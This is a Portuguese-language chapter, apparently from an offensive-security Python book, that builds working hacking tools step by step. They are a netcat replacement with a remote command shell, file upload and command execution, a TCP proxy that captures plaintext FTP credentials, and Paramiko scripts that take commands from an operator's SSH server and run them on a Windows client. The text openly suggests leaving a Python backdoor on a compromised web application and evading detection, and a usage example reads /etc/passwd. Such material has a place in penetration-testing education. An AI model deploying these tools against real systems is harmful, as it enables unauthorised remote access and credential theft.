Novamente, não temos a intenção de sermos programadores de rede de nível superior; queremos ser rápidos, simples e confiáveis o suficiente para lidar com nossas tarefas diárias de hacking. Vamos prosseguir com a criação de alguns servidores simples.

Servidor TCP

Criar servidores TCP em Python é tão simples quanto criar um cliente. Talvez você queira usar seu próprio servidor TCP ao criar shells de comando ou desenvolver um proxy (faremos ambas as tarefas posteriormente). Vamos começar pela criação de um servidor TCP multithreaded padrão. Digite o código a seguir:

```
import socket
import threading

bind_ip = "0.0.0.0"
bind_port = 9999

server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

❶ server.bind((bind_ip,bind_port))

❷ server.listen(5)

print "[*] Listening on %s:%d" % (bind_ip,bind_port)

# esta é nossa thread para tratamento de clientes
❸ def handle_client(client_socket):

    # exibe o que o cliente enviar
    request = client_socket.recv(1024)

    print "[*] Received: %s" % request

    # envia um pacote de volta
    client_socket.send("ACK!")

    client_socket.close()
```

```
    while True:

❹       client,addr = server.accept()

        print "[*] Accepted connection from: %s:%d" % (addr[0],addr[1])

        # coloca nossa thread de cliente em ação para tratar dados de entrada
        client_handler = threading.Thread(target=handle_client,args=(client,))
❺       client_handler.start()
```

Para começar, passamos o endereço IP e a porta que queremos que o servidor fique ouvindo ❶. Em seguida, dizemos ao servidor para começar a ouvir ❷, com um máximo de conexões acumuladas definido com 5. Então, o servidor entra em seu laço principal, em que aguarda uma conexão de entrada. Quando um cliente se conecta ❹, recebemos o socket do cliente na variável `client` e os detalhes da conexão remota na variável `addr`. Em seguida, criamos um novo objeto thread que aponta para nossa função `handle_client`, e passamos a ele o objeto socket referente ao cliente como argumento. Iniciamos a thread para que cuide da conexão com o cliente ❺, e o laço principal do nosso servidor estará pronto para cuidar de outra conexão de entrada. A função `handle_client` ❸ executa `recv()` e, em seguida, envia uma mensagem simples de volta ao cliente.

Se usarmos o cliente TCP que criamos anteriormente, será possível enviar alguns pacotes de teste ao servidor e você deverá ver uma saída como a que se segue:

```
[*] Listening on 0.0.0.0:9999
[*] Accepted connection from: 127.0.0.1:62512
[*] Received: ABCDEF
```

É isso! Bem simples, porém é um trecho de código muito útil que será estendido nas próximas seções, em que desenvolveremos um substituto para o netcat e um proxy TCP.

Substituindo o netcat

O netcat é o canivete suíço da rede, portanto não é de surpreender que os administradores de rede espertos o removam de seus sistemas. Em mais de uma ocasião, deparei-me com servidores em que não havia netcat instalado, mas o Python estava presente. Nesses casos, é útil criar um cliente e um servidor simples para rede que possam ser usados para enviar arquivos ou ter um listener que possibilite acesso

à linha de comando. Se você invadiu uma aplicação web, certamente vale a pena deixar uma callback Python para ter um acesso secundário antes de lançar mão do uso de um de seus cavalos de Troia ou de suas backdoors (porta dos fundos). Criar uma ferramenta como essa também é um ótimo exercício de uso de Python, portanto vamos começar:

```
import sys
import socket
import getopt
import threading
import subprocess

# define algumas variáveis globais
listen             = False
command            = False
upload             = False
execute            = ""
target             = ""
upload_destination = ""
port               = 0
```

Nesse código, estamos apenas importando todas as bibliotecas necessárias e definindo algumas variáveis globais. Ainda não fizemos nenhum trabalho pesado.

Agora, vamos criar nossa função principal, que será responsável pelo tratamento dos argumentos da linha de comando e pela chamada do restante de nossas funções:

```
❶ def usage():
        print "BHP Net Tool"
        print
        print "Usage: bhpnet.py -t target_host -p port"
        print "-l --listen              - listen on [host]:[port] for ¬
                                           incoming connections"
        print "-e --execute=file_to_run - execute the given file upon ¬
                                           receiving a connection"
        print "-c --command             - initialize a command shell"
        print "-u --upload=destination  - upon receiving connection upload a ¬
                                           file and write to [destination]"
        print
        print
        print "Examples: "
        print "bhpnet.py -t 192.168.0.1 -p 5555 -l -c"
```

```
        print "bhpnet.py -t 192.168.0.1 -p 5555 -l -u=c:\\target.exe"
        print "bhpnet.py -t 192.168.0.1 -p 5555 -l -e=\"cat /etc/passwd\""
        print "echo 'ABCDEFGHI' | ./bhpnet.py -t 192.168.11.12 -p 135"
        sys.exit(0)

def main():
        global listen
        global port
        global execute
        global command
        global upload_destination
        global target

        if not len(sys.argv[1:]):
                usage()

        # lê as opções de linha de comando
❷       try:
                opts, args = getopt.getopt(sys.argv[1:],"hle:t:p:cu:", ¬
                ["help","listen","execute","target","port","command","upload"])
        except getopt.GetoptError as err:
                print str(err)
                usage()

        for o,a in opts:
                if o in ("-h","--help"):
                        usage()
                elif o in ("-l","--listen"):
                        listen = True
                elif o in ("-e", "--execute"):
                        execute = a
                elif o in ("-c", "--commandshell"):
                        command = True
                elif o in ("-u", "--upload"):
                        upload_destination = a
                elif o in ("-t", "--target"):
                        target = a
                elif o in ("-p", "--port"):
                        port = int(a)
                else:
                        assert False,"Unhandled Option"
```

```
        # iremos ouvir ou simplesmente enviar dados de stdin?
❸       if not listen and len(target) and port > 0:

                # lê o buffer da linha de comando
                # isso causará um bloqueio, portanto envie um CTRL-D se não estiver
                # enviando dados de entrada para stdin
                buffer = sys.stdin.read()

                # send data off
                client_sender(buffer)

        # iremos ouvir a porta e, potencialmente,
        # faremos upload de dados, executaremos comandos e deixaremos um shell
        # de acordo com as opções de linha de comando anteriores
        if listen:
❹               server_loop()

main()
```

Começamos lendo todas as opções de linha de comando ❷ e definindo as variáveis necessárias de acordo com as opções detectadas. Se algum dos parâmetros da linha de comando não atender aos nossos critérios, exibiremos informações úteis sobre o uso do script ❶. No próximo bloco de código ❸, tentamos imitar o netcat para ler dados de stdin e enviá-los pela rede. Como observado, se você planeja enviar dados de forma interativa, será necessário enviar um **Ctrl-D** para que a leitura de stdin seja ignorada. Na última parte ❹, detectamos que é necessário configurar um socket para ouvir a rede e processamos comandos adicionais (carregamos um arquivo, executamos um comando, iniciamos um shell de comandos).

Agora vamos iniciar a implementação de alguns desses recursos, começando pelo código de nosso cliente. Adicione o código a seguir antes de nossa função `main`:

```
def client_sender(buffer):

        client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

        try:
                # conecta-se ao nosso host-alvo
                client.connect((target,port))
```

```
❶                if len(buffer):
                        client.send(buffer)

                while True:

                        # agora espera receber dados de volta
                        recv_len = 1
                        response = ""

❷                       while recv_len:

                                data     = client.recv(4096)
                                recv_len = len(data)
                                response+= data

                                if recv_len < 4096:
                                        break

                        print response,

                        # espera mais dados de entrada
❸                       buffer = raw_input("")
                        buffer += "\n"

                        # envia os dados
                        client.send(buffer)

        except:

                print "[*] Exception! Exiting."

                # encerra a conexão
                client.close()
```

A essa altura, a maior parte desse código deverá parecer familiar a você. Começamos criando nosso objeto socket TCP e, em seguida, testamos ❶ para saber se recebemos algum dado de entrada de stdin. Se tudo correr bem, enviaremos os dados ao alvo remoto e receberemos dados de volta ❷ até não haver mais dados para receber. Então, esperaremos mais dados de entrada do usuário ❸ e continuaremos a enviar e a receber dados até que o usuário encerre o script. A quebra de linha extra é concatenada especificamente aos dados de entrada do usuário

para que o cliente seja compatível com o nosso shell de comandos. Agora, vamos seguir em frente e criar o laço principal de nosso servidor, além de uma função stub que cuidará tanto da execução de nosso comando quanto de nosso shell de comandos completo.

```
def server_loop():
        global target

        # se não houver nenhum alvo definido, ouviremos todas as interfaces
        if not len(target):
                target = "0.0.0.0"

        server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        server.bind((target,port))
        server.listen(5)

        while True:
                client_socket, addr = server.accept()

                # dispara uma thread para cuidar de nosso novo cliente
                client_thread = threading.Thread(target=client_handler, args=(client_socket,))
                client_thread.start()
def run_command(command):

        # remove a quebra de linha
        command = command.rstrip()

        # executa o comando e obtém os dados de saída
        try:
❶           output = subprocess.check_output(command,stderr=subprocess.STDOUT, shell=True)
        except:
                output = "Failed to execute command.\r\n"

        # envia os dados de saída de volta ao cliente
        return output
```

A essa altura, você já tem experiência em criar servidores TCP completos com threading, portanto não detalharei a função `server_loop`. Contudo, a função `run_command` contém uma nova biblioteca que ainda não foi discutida: a `subprocess`. Essa biblioteca provê uma interface eficaz para criar processos, proporcionando diversas maneiras de iniciar e interagir com programas clientes. Nesse caso ❶, estamos

simplesmente executando qualquer comando que seja passado, executando-o no sistema operacional local e retornando a saída do comando ao cliente que se conectou a nós. O código para tratamento de exceção capturará erros genéricos e retornará uma mensagem que nos permitirá saber que o comando falhou.

Agora vamos implementar a lógica para fazer upload de arquivos, executar comandos e implementar o nosso shell.

```
def client_handler(client_socket):
        global upload
        global execute
        global command

        # verifica se é upload
❶       if len(upload_destination):

                # lê todos os bytes e grava em nosso destino
                file_buffer = ""

                # permanece lendo os dados até que não haja mais nenhum disponível
❷               while True:
                        data = client_socket.recv(1024)

                        if not data:
                                break
                        else:
                                file_buffer += data

                # agora tentaremos gravar esses bytes
❸               try:
                        file_descriptor = open(upload_destination,"wb")
                        file_descriptor.write(file_buffer)
                        file_descriptor.close()

                        # confirma que gravamos o arquivo
                        client_socket.send("Successfully saved file to ¬
                        %s\r\n" % upload_destination)
                except:
                        client_socket.send("Failed to save file to %s\r\n" % ¬
                        upload_destination)
```

```
        # verifica se é execução de comando
        if len(execute):

                # executa o comando
                output = run_command(execute)

                client_socket.send(output)

        # entra em outro laço se um shell de comandos foi solicitado
❹       if command:

                while True:
                        #  mostra um prompt simples
                        client_socket.send("<BHP:#> ")

                              # agora ficamos recebendo dados até vermos um linefeed ¬
                                (tecla enter)
                        cmd_buffer = ""
                        while "\n" not in cmd_buffer:
                                cmd_buffer += client_socket.recv(1024)

                        # envia de volta a saída do comando
                        response = run_command(cmd_buffer)

                        # envia de volta a resposta
                        client_socket.send(response)
```

Nossa primeira porção de código ❶ é responsável por determinar se nossa ferramenta de rede está configurada para receber um arquivo quando uma conexão for estabelecida. Isso pode ser útil para exercícios de carga e execução ou para instalar malwares e fazer que estes removam nossa callback Python. Inicialmente, recebemos os dados do arquivo em um laço ❷ para garantir que receberemos tudo; em seguida, simplesmente abrimos um handle de arquivo e gravamos o conteúdo nesse arquivo. A flag `wb` garante que gravaremos o arquivo com o modo binário habilitado, o que garante o sucesso da carga e da gravação de um arquivo binário executável. A seguir, processamos nossa funcionalidade de execução ❸, que chama nossa função `run_command` criada anteriormente e simplesmente envia o resultado de volta pela rede. Nossa última porção de código cuida de nosso shell de comandos ❹; ele continua a executar comandos à medida que os enviamos e a saída é mandada de volta. Você perceberá que o código procura um novo caractere de quebra de linha para determinar quando o comando deverá ser processado, o que o torna

semelhante ao netcat. Entretanto, se você estiver criando um cliente Python para conversar com esse código, lembre-se de adicionar o caractere de quebra de linha.

Fazendo um teste rápido

Agora, vamos brincar um pouco com o código para ver algum resultado. Em um terminal ou no shell `cmd.exe`, execute nosso script da seguinte maneira:

```
justin$ ./bhnet.py -l -p 9999 -c
```

Você pode disparar outro terminal ou `cmd.exe` e executar nosso script em modo cliente. Lembre-se de que nosso script está lendo de stdin e fará isso até receber o marcador EOF (end-of-file). Para enviar EOF, pressione **Ctrl-D** em seu teclado:

```
justin$ ./bhnet.py -t localhost -p 9999
<CTRL-D>
<BHP:#>  ls -la
total 32
drwxr-xr-x  4 justin  staff   136 18 Dec 19:45 .
drwxr-xr-x  4 justin  staff   136  9 Dec 18:09 ..
-rwxrwxrwt  1 justin  staff  8498 19 Dec 06:38 bhnet.py
-rw-r--r--  1 justin  staff   844 10 Dec 09:34 listing-1-3.py
<BHP:#>  pwd
/Users/justin/svn/BHP/code/Chapter2
<BHP:#>
```

Você pode ver que recebemos nosso shell de comandos personalizado de volta e, como estamos em um host Unix, podemos executar alguns comandos locais e receber alguns dados de saída de volta, como se tivéssemos logado com o SSH ou se estivéssemos no computador localmente. Também podemos usar nosso cliente para enviar as solicitações usando o bom e velho método a seguir:

```
justin$ echo -ne "GET / HTTP/1.1\r\nHost: www.google.com\r\n\r\n" | ./bhnet. py ¬
-t www.google.com -p 80

HTTP/1.1 302 Found
Location: http://www.google.ca/
Cache-Control: private
Content-Type: text/html; charset=UTF-8
P3P: CP="This is not a P3P policy! See http://www.google.com/support/ ¬
accounts/bin/answer.py?hl=en&answer=151657 for more info."
Date: Wed, 19 Dec 2012 13:22:55 GMT
```

```
Server: gws
Content-Length: 218
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN

<HTML><HEAD><meta http-equiv="content-type" content="text/html;charset=utf-8">
<TITLE>302 Moved</TITLE></HEAD><BODY>
<H1>302 Moved</H1>
The document has moved
<A HREF="http://www.google.ca/">here</A>.
</BODY></HTML>
[*] Exception! Exiting.

justin$
```

Aqui está! Não é um método supertécnico, porém é uma boa base para reunir sockets cliente e servidor juntos em Python e usá-los para o mal. É claro que é do básico que você mais precisará: use a imaginação para expandir e aperfeiçoar a ideia. Em seguida, vamos criar um proxy TCP, que será útil em vários cenários de ataque.

Criando um proxy TCP

Há vários motivos para ter um proxy TCP em sua caixa de ferramentas, seja para encaminhar tráfego a ser enviado de host para host, seja para avaliar softwares baseados em rede. Ao realizar testes de invasão em ambientes corporativos, você comumente se deparará com o fato de não poder executar o Wireshark, não poder carregar drivers para fazer sniffing no loopback do Windows ou verá que a segmentação da rede impedirá a execução de suas ferramentas diretamente em seu host-alvo. Já empreguei um proxy Python simples em diversas ocasiões para compreender protocolos desconhecidos, modificar o tráfego sendo enviado a uma aplicação e criar casos de teste para fuzzers. Vamos fazer isso:

```
import sys
import socket
import threading
def server_loop(local_host,local_port,remote_host,remote_port,receive_first):

        server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

        try:
                server.bind((local_host,local_port))
```

```
        except:
                print "[!!] Failed to listen on %s:%d" % (local_host,local_port)
                print "[!!] Check for other listening sockets or correct permissions."
                sys.exit(0)

        print "[*] Listening on %s:%d" % (local_host,local_port)

        server.listen(5)

        while True:
                client_socket, addr = server.accept()

                # exibe informações sobre a conexão local
                print "[==>] Received incoming connection from %s:%d" % (addr[0],addr[1])

                # inicia uma thread para conversar com o host remoto
                proxy_thread = threading.Thread(target=proxy_handler, ¬
                args=(client_socket,remote_host,remote_port,receive_first))

                proxy_thread.start()

def main():

    # sem parsing sofisticado de linha de comando nesse caso
    if len(sys.argv[1:]) != 5:
        print "Usage: ./proxy.py [localhost] [localport] [remotehost] [remoteport] ¬
        [receive_first]"
        print "Example: ./proxy.py 127.0.0.1 9000 10.12.132.1 9000 True"
        sys.exit(0)

    # define parâmetros para ouvir localmente
    local_host = sys.argv[1]
    local_port = int(sys.argv[2])

    # define o alvo remoto
    remote_host = sys.argv[3]
    remote_port = int(sys.argv[4])

    # o código a seguir diz ao nosso proxy para conectar e receber dados
    # antes de enviar ao host remoto
    receive_first = sys.argv[5]
```

```
    if "True" in receive_first:
        receive_first = True
    else:
        receive_first = False

    # agora coloca em ação o nosso socket que ficará ouvindo
    server_loop(local_host,local_port,remote_host,remote_port,receive_first)

main()
```

A maior parte desse código deve parecer familiar: recebemos alguns argumentos de linha de comando e, em seguida, disparamos um laço no servidor que fica ouvindo à espera de conexões. Quando uma nova solicitação de conexão surgir, ela será passada para o nosso `proxy_handler`, que fará todo o trabalho de envio e de recepção de dados para qualquer lado do stream de dados.

Vamos mergulhar de cabeça na função `proxy_handler` adicionando o código a seguir antes da função `main`:

```
def proxy_handler(client_socket, remote_host, remote_port, receive_first):

    # conecta-se ao host remoto
    remote_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    remote_socket.connect((remote_host,remote_port))

    # recebe dados do lado remoto, se for necessário
❶   if receive_first:

❷           remote_buffer = receive_from(remote_socket)
❸           hexdump(remote_buffer)

            # envia os dados ao nosso handler de resposta
❹           remote_buffer = response_handler(remote_buffer)

            # se houver dados para serem enviados ao nosso cliente local, envia-os
            if len(remote_buffer):
                    print "[<==] Sending %d bytes to localhost." % ¬
                    len(remote_buffer)
                    client_socket.send(remote_buffer)
    # agora vamos entrar no laço e ler do host local,
    # enviar para o host remoto, enviar para o host local,
    # enxaguar, lavar e repetir
```

```
    while True:

        # lê do host local
        local_buffer = receive_from(client_socket)

        if len(local_buffer):

            print "[==>] Received %d bytes from localhost." % len(local_buffer)
            hexdump(local_buffer)

            # envia os dados para nosso handler de solicitações
            local_buffer = request_handler(local_buffer)

            # envia os dados ao host remoto
            remote_socket.send(local_buffer)
            print "[==>] Sent to remote."

        # recebe a resposta
        remote_buffer = receive_from(remote_socket)

        if len(remote_buffer):

            print "[<==] Received %d bytes from remote." % len(remote_buffer)
            hexdump(remote_buffer)

            # envia dados ao nosso handler de resposta
            remote_buffer = response_handler(remote_buffer)

            # envia a resposta para o socket local
            client_socket.send(remote_buffer)

            print "[<==] Sent to localhost."

        # se não houver mais dados em nenhum dos lados, encerra as conexões
❺       if not len(local_buffer) or not len(remote_buffer):
            client_socket.close()
            remote_socket.close()
            print "[*] No more data. Closing connections."

            break
```

Essa função contém a maior parte da lógica de nosso proxy. Para começar, fazemos uma verificação para garantir que não precisaremos iniciar uma conexão com o lado remoto e solicitar dados antes de entrar no laço principal ❶. Alguns daemons servidores esperam que você faça isso previamente (servidores FTP normalmente enviam um banner antes, por exemplo). Em seguida, usamos nossa função `receive_from` ❷, que é reutilizada em ambos os lados da comunicação; ela simplesmente recebe um objeto socket conectado e realiza uma recepção de dados. Então, fazemos um dump do conteúdo ❸ do pacote para inspecioná-lo e ver se há algo interessante. A seguir, passamos a saída para a nossa função `response_handler` ❹. Nela, você poderá modificar o conteúdo do pacote, realizar tarefas de fuzzing, testar aspectos relacionados à autenticação ou o que desejar. Há uma função `request_handler` complementar que faz o mesmo para modificar o tráfego de saída também. O último passo consiste em enviar o buffer recebido para o nosso cliente local. O restante do código do proxy é simples: lemos continuamente do host local, processamos, enviamos para o host remoto, lemos do host remoto, processamos e enviamos ao host local até não haver mais dados detectados ❺.

Vamos criar o restante de nossas funções para completar o nosso proxy:

```
    # esta é uma boa função de dumping de valores hexa diretamente obtida dos
    # comentários em:
    # http://code.activestate.com/recipes/142812-hex-dumper/
❶ def hexdump(src, length=16):
        result = []
        digits = 4 if isinstance(src, unicode) else 2

        for i in xrange(0, len(src), length):
           s = src[i:i+length]
           hexa = b' '.join(["%0*X" % (digits, ord(x))  for x in s])
           text = b''.join([x if 0x20 <= ord(x) < 0x7F else b'.'  for x in s])
           result.append( b"%04X   %-*s   %s" % (i, length*(digits + 1), hexa, text) )

        print b'\n'.join(result)

❷ def receive_from(connection):

        buffer = ""

        # Definimos um timeout de 2 segundos; de acordo com
        # seu alvo, pode ser que esse valor precise ser ajustado
        connection.settimeout(2)
```

```
        try:
                # continua lendo em buffer até
                # que não haja mais dados
                # ou a temporização expire
                while True:
                        data = connection.recv(4096)

                        if not data:
                                break

                        buffer += data

        except:
        pass

        return buffer

# modifica qualquer solicitação destinada ao host remoto
❸ def request_handler(buffer):
    # faz modificações no pacote
    return buffer

❹ # modifica qualquer resposta destinada ao host local
  def response_handler(buffer):
    # faz modificações no pacote
    return buffer
```

Essa é a última parte do código para completarmos o nosso proxy. Inicialmente, criamos nossa função de dumping de valores hexa ❶ que simplesmente exibirá os detalhes dos pacotes mostrando tanto os valores hexadecimais quanto os caracteres ASCII que possam ser exibidos. Isso é útil para entender protocolos desconhecidos, identificar credenciais de usuários em protocolos que usem formato texto simples e muito mais. A função `receive_from` ❷ é utilizada tanto para receber dados locais quanto remotos e simplesmente lhe passamos o objeto socket a ser usado. Por padrão, há um temporizador de dois segundos definido, que poderá ser agressivo se você estiver fazendo proxy de tráfego para outros países ou por meio de redes com muitas perdas (aumente o timeout conforme for necessário). O restante da função simplesmente cuida da recepção dos dados até que mais dados sejam detectados na outra extremidade da conexão. Nossas duas últimas funções ❸ ❹ permitem modificar qualquer tráfego destinado a qualquer lado

do proxy. Isso pode ser útil, por exemplo, se credenciais de usuário em formato texto simples estiverem sendo enviadas e você quiser tentar elevar os privilégios em uma aplicação ao passar `admin` no lugar de `justin`. Agora que temos nosso proxy criado, vamos colocá-lo em ação.

Fazendo um teste rápido

Agora que temos o laço principal de nosso proxy e as funções de suporte definidas, vamos testar esse código com um servidor FTP. Inicie o proxy com as seguintes opções:

```
justin$ sudo ./proxy.py 127.0.0.1 21 ftp.target.ca 21 True
```

Usamos `sudo` nesse caso, pois a porta 21 é privilegiada e exige privilégios de administrador ou de root para que possamos ouvi-la. Agora, configure o seu cliente FTP favorito para que use o localhost e a porta 21 como seu host remoto e a porta. É claro que você vai querer apontar seu proxy para um servidor FTP que vá realmente responder. Quando executei esse código com um servidor FTP de teste, obtive o resultado a seguir:

```
[*] Listening on 127.0.0.1:21
[==>] Received incoming connection from 127.0.0.1:59218
0000   32 32 30 20 50 72 6F 46 54 50 44 20 31 2E 33 2E     220 ProFTPD 1.3.
0010   33 61 20 53 65 72 76 65 72 20 28 44 65 62 69 61     3a Server (Debia
0020   6E 29 20 5B 3A 3A 66 66 66 66 3A 35 30 2E 35 37     n) [::ffff:22.22
0030   2E 31 36 38 2E 39 33 5D 0D 0A                       .22.22]..
[<==] Sending 58 bytes to localhost.
[==>] Received 12 bytes from localhost.
0000   55 53 45 52 20 74 65 73 74 79 0D 0A                 USER testy..
[==>] Sent to remote.
[<==] Received 33 bytes from remote.
0000   33 33 31 20 50 61 73 73 77 6F 72 64 20 72 65 71     331 Password req
0010   75 69 72 65 64 20 66 6F 72 20 74 65 73 74 79 0D     uired for testy.
0020   0A                                                  .
[<==] Sent to localhost.
[==>] Received 13 bytes from localhost.
0000   50 41 53 53 20 74 65 73 74 65 72 0D 0A              PASS tester..
[==>] Sent to remote.
[*] No more data. Closing connections.
```

Você verifica claramente que pudemos receber o banner FTP com sucesso e enviar um nome de usuário e uma senha e que o script foi encerrado naturalmente quando o servidor nos recusou em consequência de credenciais incorretas.

SSH com Paramiko

Fazer um pivoteamento com o BHNET é bem prático, mas, às vezes, criptografar seu tráfego para evitar uma detecção é uma atitude sábia. Um meio comum de fazer isso é efetuar o tunelamento do tráfego usando SSH (Secure Shell). Mas e se seu alvo não tiver um cliente SSH (como 99,81943% dos sistemas Windows)?

Embora haja ótimos clientes SSH disponíveis para Windows, por exemplo, o Putty, este é um livro sobre Python. Em Python, poderíamos usar sockets puros e um pouco da mágica da criptografia para criar nosso próprio cliente ou servidor SSH – mas por que criá-los quando podemos reutilizá-los? O Paramiko com o PyCrypto possibilita um acesso simples ao protocolo SSH2.

Para saber como essa biblioteca funciona, usaremos o Paramiko para estabelecer uma conexão e executar um comando em um sistema SSH, configurar um servidor e um cliente SSH para executar comandos remotos em um computador Windows e, por fim, decifraremos o arquivo de demonstração de túnel reverso incluído no Paramiko para termos outra opção de proxy no BHNET. Vamos começar.

Em primeiro lugar, obtenha o Paramiko usando o instalador pip (ou baixe-o a partir de *http://www.paramiko.org/*):

```
pip install paramiko
```

Usaremos alguns dos arquivos de demonstração mais tarde, portanto não se esqueça de baixá-los também do site do Paramiko.

Crie um arquivo novo chamado *bh_sshcmd.py* e digite o seguinte:

```
import threading
import paramiko
import subprocess

❶ def ssh_command(ip, user, passwd, command):
      client = paramiko.SSHClient()
❷     #client.load_host_keys('/home/justin/.ssh/known_hosts')
❸     client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
      client.connect(ip, username=user, password=passwd)
```

```
        ssh_session = client.get_transport().open_session()
        if ssh_session.active:
❹           ssh_session.exec_command(command)
            print ssh_session.recv(1024)
        return

ssh_command('192.168.100.131', 'justin', 'lovesthepython','id')
```

Esse programa é bem simples. Criamos uma função chamada `ssh_command` ❶, que estabelece uma conexão com um servidor SSH e executa um único comando. Observe que o Paramiko suporta autenticação com chaves ❷ em vez de (ou além da) autenticação com senha. Usar autenticação de chaves SSH é altamente recomendável em uma operação real, mas por questões de simplicidade de uso, nesse exemplo, nos ateremos à autenticação tradicional, utilizando nome de usuário e senha.

Como estamos controlando ambos os lados dessa conexão, definimos a política para que aceite a chave SSH do servidor SSH ao qual estamos nos conectando ❸ e estabelecemos a conexão. Por fim, supondo que a conexão tenha sido estabelecida, executamos o comando que foi passado na chamada à função `ssh_command`; em nosso exemplo, `command` é igual a `id` ❹.

Vamos executar um teste rápido ao efetuarmos uma conexão com o nosso servidor Linux:

```
C:\tmp> python bh_sshcmd.py
Uid=1000(justin) gid=1001(justin) groups=1001(justin)
```

Você verá que a conexão é feita e o comando é executado. Podemos modificar facilmente esse script para que execute vários comandos em um servidor SSH ou execute comandos em vários servidores SSH.

Com o básico explicado, vamos modificar nosso script para que suporte a execução de comandos em nosso cliente Windows usando SSH. É claro que quando usamos SSH, normalmente utilizamos um cliente SSH para nos conectarmos a um servidor SSH, porém, como o Windows não inclui um servidor SSH pronto, precisamos reverter essa situação e enviar comandos de nosso servidor SSH para o cliente SSH.

Crie um arquivo novo chamado *bh_sshRcmd.py* e digite o seguinte[2]:

```
import threading
import paramiko
```

2 Essa discussão é uma expansão do trabalho de Hussam Khrais, que pode ser encontrado em *http://resources.infosecinstitute.com/*.

```
import subprocess

def ssh_command(ip, user, passwd, command):
    client = paramiko.SSHClient()
    #client.load_host_keys('/home/justin/.ssh/known_hosts')
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    client.connect(ip, username=user, password=passwd)
    ssh_session = client.get_transport().open_session()
    if ssh_session.active:
        ssh_session.send(command)
        print ssh_session.recv(1024)   #lê o banner
        while True:
            command = ssh_session.recv(1024)  #obtém o comando do servidor SSH
            try:
                cmd_output = subprocess.check_output(command, shell=True)
                ssh_session.send(cmd_output)
            except Exception,e:
                ssh_session.send(str(e))
        client.close()
    return
ssh_command('192.168.100.130', 'justin', 'lovesthepython','ClientConnected')
```

As primeiras linhas são iguais às de nosso último programa e a parte nova começa no laço `while True:`. Observe também que o primeiro comando que enviamos é `ClientConnected`. Você verá o porquê disso quando criarmos o outro lado da conexão SSH.

Agora, crie um arquivo novo chamado *bh_sshserver.py* e digite o seguinte:

```
import socket
import paramiko
import threading
import sys
# usando a chave dos arquivos de demonstração do Paramiko
❶ host_key = paramiko.RSAKey(filename='test_rsa.key')
❷ class Server (paramiko.ServerInterface):
    def _init_(self):
        self.event = threading.Event()
    def check_channel_request(self, kind, chanid):
        if kind == 'session':
            return paramiko.OPEN_SUCCEEDED
        return paramiko.OPEN_FAILED_ADMINISTRATIVELY_PROHIBITED
```

```
        def check_auth_password(self, username, password):
            if (username == 'justin') and (password == 'lovesthepython'):
                return paramiko.AUTH_SUCCESSFUL
            return paramiko.AUTH_FAILED
    server = sys.argv[1]
    ssh_port = int(sys.argv[2])
❸ try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        sock.bind((server, ssh_port))
        sock.listen(100)
        print '[+] Listening for connection ...'
        client, addr = sock.accept()
    except Exception, e:
        print '[-] Listen failed: ' + str(e)
        sys.exit(1)
    print '[+] Got a connection!'

❹ try:
        bhSession = paramiko.Transport(client)
        bhSession.add_server_key(host_key)
        server = Server()
        try:
            bhSession.start_server(server=server)
        except paramiko.SSHException, x:
            print '[-] SSH negotiation failed.'
        chan = bhSession.accept(20)
❺      print '[+] Authenticated!'
        print chan.recv(1024)
        chan.send('Welcome to bh_ssh')
❻      while True:
             try:
                 command= raw_input("Enter command: ").strip('\n')
                 if command != 'exit':
                     chan.send(command)
                     print chan.recv(1024) + '\n'
                 else:
                     chan.send('exit')
                     print 'exiting'
                     bhSession.close()
                     raise Exception ('exit')
```

```
            except KeyboardInterrupt:
                bhSession.close()
    except Exception, e:
        print '[-] Caught exception: ' + str(e)
        try:
            bhSession.close()
        except:
            pass
        sys.exit(1)
```

Esse programa cria um servidor SSH ao qual nosso cliente SSH (em que queremos executar os comandos) se conecta. Ele pode estar em um sistema Linux, Windows ou até mesmo OS X que tenha Python e Paramiko instalados.

Nesse exemplo, usamos a chave SSH incluída nos arquivos de demonstração do Paramiko ❶. Iniciamos um socket listener ❸, exatamente como fizemos anteriormente neste capítulo e, em seguida, nós o transformamos em SSH ❷ e configuramos os métodos de autenticação ❹. Quando um cliente se autenticar ❺ e enviar a mensagem `ClientConnected` ❻, qualquer comando que digitarmos no *bh_sshserver* será enviado ao *bh_sshclient* e executado nele, e a saída será retornada para *bh_sshserver*. Vamos testar esse código.

Fazendo um teste rápido

Para a demonstração, executarei tanto o servidor quanto o cliente em meu computador Windows (Figura 2.1).




Figura 2.1 – Usando o SSH para executar comandos.

Você pode observar que o processo se inicia pela execução de nosso servidor SSH ❶ e pelo estabelecimento de uma conexão a partir de nosso cliente ❷. O cliente se conecta com sucesso ❸ e nós executamos um comando ❹. Não vemos nada no

cliente SSH, porém o comando que enviamos é executado no cliente ❺ e a saída é enviada ao nosso servidor SSH ❻.

Tunelamento SSH

O tunelamento SSH é incrível, porém pode ser confuso para entender e configurar, em especial quando lidamos com um túnel SSH reverso.

Lembre-se de que nosso objetivo com tudo isso é executar comandos digitados em um cliente SSH em um servidor SSH remoto. Quando usamos um túnel SSH, em vez de os comandos digitados serem enviados ao servidor, o tráfego de rede é enviado na forma de pacotes pelo SSH e, em seguida, é desempacotado e entregue pelo servidor SSH.

